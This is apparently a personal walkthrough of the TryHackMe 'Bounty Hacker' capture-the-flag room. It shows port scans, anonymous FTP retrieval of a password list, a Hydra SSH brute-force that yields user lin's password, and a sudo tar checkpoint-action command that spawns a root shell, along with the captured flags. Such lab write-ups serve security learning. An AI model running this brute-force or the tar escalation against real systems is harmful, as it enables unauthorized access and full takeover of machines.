Bounty Hacker

[!important] You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!
You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they’d take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!
Target IP: 10.66.165.145
Find open ports on the machine
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.66.165.145
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-21 09:03 EST
Nmap scan report for 10.66.165.145
Host is up (0.086s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.83 seconds

[!note] Interesting site
[!important] Who wrote the task list?
[!info] Not sure how to find this but page source didn’t find anything so lets run gobuster see what we can find?
<html>
<style>
h3 {text-align: center;}
p {text-align: center;}
.img-container {text-align: center;}
</style>
<div class='img-container'>
	<img src="[/images/crew.jpg](view-source:http://10.66.165.145/images/crew.jpg)" tag alt="Crew Picture" style="width:1000;height:563">
</div>
<body>
<h3>Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."</h3>
<hr>
<h3>Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."</h3>
<hr>
<h3>Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"</h3>
<hr>
<h3>Faye:"..hmph.."</h3>
</body>
</html><html>
<style>
h3 {text-align: center;}
p {text-align: center;}
.img-container {text-align: center;}
</style>
<div class='img-container'>
	<img src="[/images/crew.jpg](view-source:http://10.66.165.145/images/crew.jpg)" tag alt="Crew Picture" style="width:1000;height:563">
</div>
<body>
<h3>Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."</h3>
<hr>
<h3>Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."</h3>
<hr>
<h3>Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"</h3>
<hr>
<h3>Faye:"..hmph.."</h3>
</body>
</html>
[!note] While waiting for Gobuster - I ran a detailed aggressive nmap scan with the following results:
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -O -sVC -p- 10.66.165.145
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-21 09:03 EST
Stats: 0:04:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.06% done; ETC: 09:08 (0:00:42 remaining)
Nmap scan report for 10.66.165.145
Host is up (0.084s latency).
Not shown: 55531 filtered tcp ports (no-response), 10001 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.144.173
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 77:4f:00:7b:dd:cd:2c:79:e0:c5:70:f1:6f:54:fc:86 (RSA)
|   256 a4:e0:72:e0:f7:91:16:23:5c:8a:1e:00:56:2e:be:c6 (ECDSA)
|_  256 90:7c:c2:a3:fe:ed:b2:47:5c:8e:7c:93:63:9b:63:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Aggressive OS guesses: Linux 4.15 - 5.19 (90%), HP P2000 G3 NAS device (89%), Linux 2.6.32 (88%), Linux 2.6.32 - 3.13 (88%), Linux 4.15 (88%), OpenWrt 19.07 (Linux 4.14) (88%), Linux 5.0 - 5.14 (88%), Linux 5.4 (88%), Netgear RAIDiator 4.2.21 (Linux 2.6.37) (88%), Linux 2.6.39 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 44927/tcp)
HOP RTT      ADDRESS
1   84.27 ms 192.168.128.1
2   ...
3   84.61 ms 10.66.165.145
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 335.81 seconds
[!info] Most useful thing from that nmap scan was finding FTP anonymous login allowed.
┌──(kali㉿kali)-[~]
└─$ ftp 10.66.165.145
Connected to 10.66.165.145.
220 (vsFTPd 3.0.5)
Name (10.66.165.145:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 .
drwxr-xr-x    2 ftp      ftp          4096 Jun 07  2020 ..
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |************|   418        3.43 MiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (4.91 KiB/s)
ftp> ASCII
?Invalid command.
ftp> type ASCII
ASCII: unknown mode.
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |************|    68       69.17 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.76 KiB/s)
ftp> exit
221 Goodbye.
[!note] Two files found locks.txt & task.txt:
┌──(kali㉿kali)-[~]
└─$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

┌──(kali㉿kali)-[~]
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
[!important] What service can you bruteforce with the text file found? SSH
[!info] The locks.txt must be the password file itself and one of them is right for user lin for SSH:
┌──(kali㉿kali)-[~]
└─$ hydra -l lin -P locks.txt ssh://10.66.165.145
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-21 09:19:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.66.165.145:22/
[22][ssh] host: 10.66.165.145   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-21 09:19:31
[!info] seems like I didn’t need Gobuster for this but I still have it running in the background if I can’t find a way to escalate as that still may be an option for an attack vector.
Anyway I’m logging in via SSH with username lin and password found from Hydra:
┌──(kali㉿kali)-[~]
└─$ ssh lin@10.66.165.145
The authenticity of host '10.66.165.145 (10.66.165.145)' can't be established.
ED25519 key fingerprint is SHA256:pMoA1M9x0mUw31kD54Pqx94vM/5XCE4uZ/6LbOfgBxU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.66.165.145' (ED25519) to the list of known hosts.
lin@10.66.165.145's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-66-165-145:~/Desktop$
┌──(kali㉿kali)-[~]
└─$ ssh lin@10.66.165.145
The authenticity of host '10.66.165.145 (10.66.165.145)' can't be established.
ED25519 key fingerprint is SHA256:pMoA1M9x0mUw31kD54Pqx94vM/5XCE4uZ/6LbOfgBxU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.66.165.145' (ED25519) to the list of known hosts.
lin@10.66.165.145's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-66-165-145:~/Desktop$

[!important] Find user.txt
lin@ip-10-66-165-145:~/Desktop$ ls
user.txt
lin@ip-10-66-165-145:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
[!important] Find root.txt
lin@ip-10-66-165-145:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-66-165-145:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on
        ip-10-66-165-145:
    (root) /bin/tar
lin@ip-10-66-165-145:~/Desktop$ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ whoami
lin
$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
lin@ip-10-66-165-145:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-66-165-145:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on
        ip-10-66-165-145:
    (root) /bin/tar

$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
[!note] Before getting root.txt, important to note I used GTFO bins for this part after realising I can run tar as root - https://gtfobins.org/gtfobins/tar/#shell
lin@ip-10-66-165-145:~/Desktop$ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ whoami
lin
$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# ls
user.txt
# cd /
# ls
bin    home            media  run   tmp
boot   initrd.img.old  mnt    sbin  usr
cdrom  lib             opt    snap  var
dev    lib64           proc   srv   vmlinuz
etc    lost+found      root   sys   vmlinuz.old
# cd root
# ls
root.txt  snap
# cat root.txt
THM{80UN7Y_h4cK3r}